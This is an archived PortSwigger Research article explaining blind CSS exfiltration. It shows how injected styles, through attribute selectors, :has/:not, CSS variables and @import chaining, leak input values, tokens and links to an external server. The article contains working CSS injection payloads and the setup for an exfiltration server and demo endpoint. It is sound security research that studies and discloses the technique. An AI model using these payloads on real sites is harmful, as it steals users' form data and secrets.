Blind CSS Exfiltration: exfiltrate unknown web pages

Blind CSS Exfiltration: exfiltrate unknown web pages - Gareth Heyes, PortSwigger Research.

- Published: 2023-12-05
- Original: <https://portswigger.net/research/blind-css-exfiltration>
- Preserved from: https://portswigger.net/research/blind-css-exfiltration (stored) on 2026-08-11
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Blind CSS Exfiltration: exfiltrate unknown web pages | PortSwigger Research

Blind CSS Exfiltration: exfiltrate unknown web pages

[image: Gareth Heyes]

Gareth Heyes

Researcher

@garethheyes

-

**Published: **Tuesday, 5 December 2023 at 15:37 UTC

-

**Updated: **Thursday, 11 July 2024 at 10:09 UTC

-

This is a gif of the exfiltration process (We've increased the speed so you're not waiting around for 1 minute). Read on to discover how this works...



CSS Cafe presentation

I presented this technique at CSS Cafe:

The slides are available here: Blind CSS Exfiltration slides.

Why would we want to do blind CSS exfiltration?

Imagine you've got a blind HTML injection vulnerability but you can't get XSS because of the site's CSP or perhaps the site has a server-side or DOM-based filter such as DOMPurify. JavaScript is off the table but they allow styles because they're just styles right? What possible damage can you do with just CSS?

In this post we'll recap known techniques to extract data with attribute selectors and then show you a novel technique with the brand new :has selector. To achieve extraction of the majority of form elements and anchor tags with just CSS!

The first step is to confirm you can inject styles into your parameter. You can do this using Burp Collaborator by injecting an @import rule with a Collaborator payload:

```
"><style>@import'//YOUR-PAYLOAD.oastify.com'</style>
```

Once you've confirmed you have an interaction from the Collaborator using Out-of-band Application Security Testing (OAST). You know you can inject styles and JavaScript doesn't work but you have no idea what you are injecting into and have no idea what the structure of the page looks like. What you have is blind CSS injection! Let's learn how to exploit this vulnerability class.

Triggering requests using CSS variables

In order to obtain data from the page you have to trigger a request to an external server and this is where CSS variables come in. You can use CSS variables as an on/off switch that triggers a conditional request using background images. As long as your variable is defined with a url() and a fallback that is a valid CSS property value (i.e. "none" for a background image) then you can use this variable to trigger a request by setting the variable:

```
<input value=1337> <style> input[value="1337"] { --value: url(/collectData?value=1337); } input { background:var(--value,none); } </style>
```

The preceding example sets a CSS variable called "--value", this variable is set to a background image when the value of the input equals "1337". The fallback is used to set the background to "none" if the variable is not defined. Note, the fallback is optional but for the purposes of blind CSS exfiltration it's actually very important.

How to extract data using CSS

Extracting data with attribute selectors

Attribute selectors are an extremely powerful way to extract data. You can use them to check if attributes begin, end or even contain certain characters. This is the core of how CSS exfiltration works. Let's say for instance that you want to check if an input begins with the character "a":

```
<style> input[value^="a"] { color:red; } </style> <input value=abc> <input value=def>
```

In the preceding example, there are two inputs with different values, the first begins with "a" and therefore the attribute selector will match the first input and turn the colour of the text red. If we wanted to match the second input we could also use the starts with "^=" selector or we could use the ends with "$=" selector:

```
<style> input[value$="f"] { color:red; } </style> <input value=abc> <input value=def>
```

The preceding example now changes the text red on the second element because the value ends with "f". Turning the text colour red might prove the selector works but it's no use for exfiltrating data. We need to combine attribute selectors with background images and CSS variables to send the data to an external server!

```
<style> input[value^="a"] { --starts-with-a:url(/startsWithA); } input{ background: var(--starts-with-a,none); } </style> <input value=abc> <input value=def>
```

In the previous example, I define a variable called "--starts-with-a" and I assign this variable to the background image of the input and you'll notice if you observe the web page with devtools in the network tab you'll see a request is made for "/startsWithA". Notice I use a fallback of "none" this will be important later but all that does is: if the variable isn't defined then fallback to the none property value.

Abusing the has selector to exfiltrate data on child nodes

Great so we've recapped a well known technique and you should now be up to speed on what comes next.

Attribute selector and :has

You can combine attribute selectors with the :has selector. This enables you to make a background request even if the element in question doesn't allow it such as a hidden input. You might have seen some CSS exfiltrators use other CSS selectors such as + in order for a background request to be made:

```
<input type=hidden value=1337><div></div> <style> input[value="1337"] + div { background:url(/collectData?value=1337); } </style>
```

In the preceding example the plus (next-sibling combinator) is used to set the background on the div element if the attribute on the input value is matched. The advantage of the :has selector is that removes the need for this and, in addition, because you don't need to know what element appears next, you can more easily exfiltrate unknown page structures:

```
<div><input type=hidden value=1337></div> <style> div:has(input[value="1337"]) { background:url(/collectData?value=1337); } </style>
```

What is the :has selector?

The :has selector is a super powerful feature in CSS and when I first learned about it I was confused. So let me describe how I think about it in order for you to understand it. Imagine that :has is a function and that function will return the element to the left if any nodes underneath the element match the selector specified in the function argument. Of course, it isn't a function but I thought it would be useful to describe how I came to understand it. In CSS this is how you use the :has selector:

```
<style> div { display:none; } div:has(p) { display:block; } </style> <div> <p>I am visible</p> </div> <div> I am NOT visible </div>
```

In the preceding example all divs are hidden with the div selector and then the :has selector is used to reveal specific divs (i.e. if a div has a paragraph element then its display property is changed to block and the div is shown). This means CSS allows you to change the properties of the parent based on the state of the child elements. But why would you need to do this for exfiltration? Glad you asked. I'll explain it in the next section.

Abusing the HTML selector to make requests regardless of HTML structure

I thought about an unknown page structure for a while and I came to the conclusion that you could abuse the HTML tag and set a background on that. The reason you'd want to do that is that no site is going to use a background on the HTML element!

You see, once you set a property with CSS any further assignments to the property will overwrite it, providing it is more specific or the same as the last, this is the cascade part of CSS. If we chose something like the body element to make our request it could be overwritten by the page styles and we wouldn't see our exfiltrated data.

Combining :has and :not selectors to identify multiple unknown elements

Another problem I had was how do you extract data from elements when you have no idea of their structure? Because if you use ^="a" it will be overwritten when another input is encountered. For instance, imagine you are cycling through every character and checking the first one that rule is going to match at least once which as I mentioned the cascade would prevent more than one request going through. My first attempt was to use the nth-of-type() selector and it appeared to work perfectly but actually, it required each element of the same type to be next to each other. Damn, that just isn't going to work, most form elements are going to be wrapped in divs etc. Then after thinking for a while, I came up with a fantastic idea, once a value had been enumerated I could then use the :not() selector to eliminate the element then the exfiltrator would move onto the next element:

```
<style> html:has(input[name^="m"]):not(input[name="mytoken"]) { background:url(/m); } </style> <input name=mytoken value=1337> <input name=myname value=gareth>
```

As the preceding example shows you can use the :not() selector to extract the next attribute value once you've already obtained another element of the same type. I really love this hack because it's so elegant and doesn't increase the size of the CSS file too much.

Extracting large amounts of data using @import chaining

We've got the basis of my technique now but we need to make lots of requests to extract lots of data. There were two fantastic posts by d0nut and Pepe Vila that showed how you can use @import chaining to obtain large amounts of data very quickly. I used Pepe's script as the basis of CSS exfiltrator but it soon morphed into exfiltrating unknown structures. He used a counter to

determine if the exfiltration was finished, I had to change this to use a timer because I don't know how many elements I'm actually extracting.

Using imports I could wait for the data to be extracted because as the above posts mention you can block the CSS responses from returning until you're ready to move onto the next chunk. But the problem remained I had no idea how many elements I had to extract! There could be 1 or 20 and I had no idea how to find out. How could I possibly get around this?

Using multiple backgrounds to send unlimited requests

I didn't know how many requests I'd need and didn't know what elements the page had so again I thought about this for a while and concluded that I could use CSS variables to assign multiple background images to the HTML tag background property. Remember the cascade problem? You can't assign to a property value after it's already assigned otherwise it would get overwritten. My solution was to initialise a large number of variables based on the configuration of the script and assign these variables to multiple backgrounds of the HTML element and this is why the fallback is important, if I didn't use a fallback then the background would get an invalid assignment and therefore all the requests would fail - by using a fallback the background would be assigned to none unless a character was found.

Putting it all together

By using all the techniques mentioned above I could finally construct a blind CSS exfiltrator! It can extract input's names and values, textarea name attributes, form actions and even anchor links. Almost every ASCII character is supported! I excluded stuff like NULL and new lines because they aren't likely to be included in attributes, but if you think they could be you can easily add them by modifying the script.

You can grab the source code of the exfiltrator from Github:

Blind CSS Exfiltrator

Using the exfiltrator

To run your own version of the exfiltrator you need to first grab the source code from above and then run it using node:

```
node css-exfiltrator-server.js
```

This will start the server. Once the server is started it should be running on localhost:5001 by default. You can change this in the code. To start an exfiltration you simply need to make an @import request to the exfiltrator server:

```
<style> @import 'http://localhost:5001/start'; </style>
```

This will then start the exfiltration process. You can use the network tab in dev tools to observe the process. Note you'd probably need to host this on a H2 enabled server. Otherwise you'll get pre-

flight requests because of the different protocols. You can use a ProxyPass rule in Apache to forward to the local address:

```
ProxyPass /blind-css-exfiltration http://localhost:5001
```

Once you have configured the ProxyPass rule you can then use your H2 server. Don't forget to change the hostname in the script and of course change your @import rule to use the address of your external server like our demo.

Displaying the results

By default, it displays the results in the console on the server as well as showing the results in the browser using pure CSS :). If you don't want the results displayed in the browser you can set the flag SHOW_RESULTS_IN_BROWSER to false and it will just display the results in the console on the server.

Demo

You can get a demo of our exfiltrator using PortSwigger labs. Note you can only exfiltrate once per IP. If more than one person tries to exfiltrate with the same IP the previous session will be deleted. Note it's better to run the Exfiltrator on your own server and our server is unlikely to handle a lot of users. Enjoy!

```
<style> @import 'https://portswigger-labs.net/blind-css-exfiltration/start'; </style>
```

CSS CSS injection Exfiltration Gareth Favourites

Back to all articles